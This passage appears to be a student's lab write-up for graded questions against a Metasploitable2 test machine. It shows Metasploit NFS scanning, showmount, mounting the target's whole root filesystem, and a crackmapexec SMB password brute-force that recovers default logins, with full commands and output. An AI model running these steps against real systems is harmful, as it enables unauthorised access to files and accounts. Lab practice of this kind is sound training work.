1 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Injection
2 auxiliary/dos/freebsd/nfsd/nfsd_mount normal No FreeBSD Remote NFS RPC Request Denial of Service
3 exploit/windows/ftp/labf_nfsaxe 2017-05-15 normal No LabF NFSaxe 3.7 FTP Client Stack Buffer Overflow
4 exploit/osx/local/nfs_mount_root 2014-04-11 normal Yes Mac OS X NFS Mount Privilege Escalation Exploit
5 auxiliary/scanner/nfs/nfsmount normal No NFS Mount Scanner
6 exploit/network/sunrpc/pkernell_callit 2009-09-30 good No NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
7 exploit/windows/nfs/xlink_nfsd 2006-11-06 average No Omni-NFS Server Buffer Overflow
8 exploit/windows/ftp/xlink_client 2009-10-03 normal No Xlink FTP Client Buffer Overflow
9 exploit/windows/ftp/xlink_server 2009-10-03 good Yes Xlink FTP Server Buffer Overflow

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xlink_server

msf6 > use 5
msf6 auxiliary(scanner/nfs/nfsmount) > options

Module options (auxiliary/scanner/nfs/nfsmount):

Name      Current Setting  Required  Description
----      -
HOSTNAME  192.168.195.143 no         Hostname to match shares against
LHOST     192.168.195.143 no         IP to match shares against
PROTOCOL  udp              yes        The protocol to use (Accepted: udp, tcp)
RHOSTS    192.168.195.129 yes         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     111              yes        The target port (TCP)
THREADS   1                yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.195.129
rhosts => 192.168.195.129
msf6 auxiliary(scanner/nfs/nfsmount) > run

[*] 192.168.195.129:111 - 192.168.195.129 Mountable NFS Export: / [*]
[*] 192.168.195.129:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > search nfs

Matching Modules
=====

```

And we got the result :

```

192.168.195.129:111 - 192.168.195.129 Mountable NFS Export: / [*]
[*] 192.168.195.129:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Showing that `/*` is accessible , `/` tells us its root dir and `*` tells us that every file present in root dir is mountable.

next we need to mount this root directory to a folder in our system.

Or we can use to check :

```
showmount -e <ip>
```

```
(kali@kali)-[~]  
$ showmount -e 192.168.195.129  
Export list for 192.168.195.129:  
/ *
```

Lets make a folder in /tmp to make it the mount point.

```
(kali@kali)-[~]  
$ mkdir /tmp/nfs_mount  
  
(kali@kali)-[~]  
$ ls /tmp  
nfs_mount  
  
(kali@kali)-[~]  
$
```

So we just made a folder in /tmp dir using `mkdir /tmp/nfs_mount`

```
mount -t nfs <victim_IP:share_folder_name> <Destination_path>  
sudo mount -t nfs 192.168.195.129:/ /tmp/nfs_mount
```

```
(kali@kali)-[~]  
$ sudo mount -t nfs 192.168.195.129:/ /tmp/nfs_mount  
[sudo] password for kali:  
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.  
  
(kali@kali)-[~]  
$
```

"Created symlink" this thing confirms that the mount was successful :

Lets check the /tmp/nfs_mount folder :

```
(kali@kali)-[~]  
$ cd /tmp/nfs_mount  
  
(kali@kali)-[/tmp/nfs_mount]  
$ ls  
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz  
  
(kali@kali)-[/tmp/nfs_mount]  
$ cd home  
  
(kali@kali)-[/tmp/nfs_mount/home]  
$ ls  
ftp msfadmin service user  
  
(kali@kali)-[/tmp/nfs_mount/home]  
$  
msfadmin : user dir
```

The dir currently we are in

And as we can see in the above screenshot that we have successfully mounted the files and these are of Metasploit, because in the home/ dir of these files we can see `msfadmin` that is the user for

Q8 -smb brute force on metasploitable2 without using msfconsole module,hydra,x-hydra,medusa,n-crack,crunch.(username-service,user,abc,root,superuser,msfadmin,services) (password-123,root,toor,msfadmin,services,user,service)[10 marks]

```
crackmapexec smb 192.168.195.152 -u users.txt -p passwords.txt --continue-on-success
```

```
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\msfadmin:toor STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [+] localdomain\msfadmin:msfadmin
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\msfadmin:services STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\msfadmin:user STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\msfadmin:service STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\msfadmin: STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\services:123 STATUS_LOGON_FAILURE
```

```
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\user:service STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [+] localdomain\user:user
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\user:service STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\user: STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\abc:123 STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\abc:root STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\abc:toor STATUS_LOGON_FAILURE
SMB 192.168.195.152 445 METASPLOITABLE [-] localdomain\abc:msfadmin STATUS_LOGON_FAILURE
```

Found both users :

user:user

msfadmin:msfadmin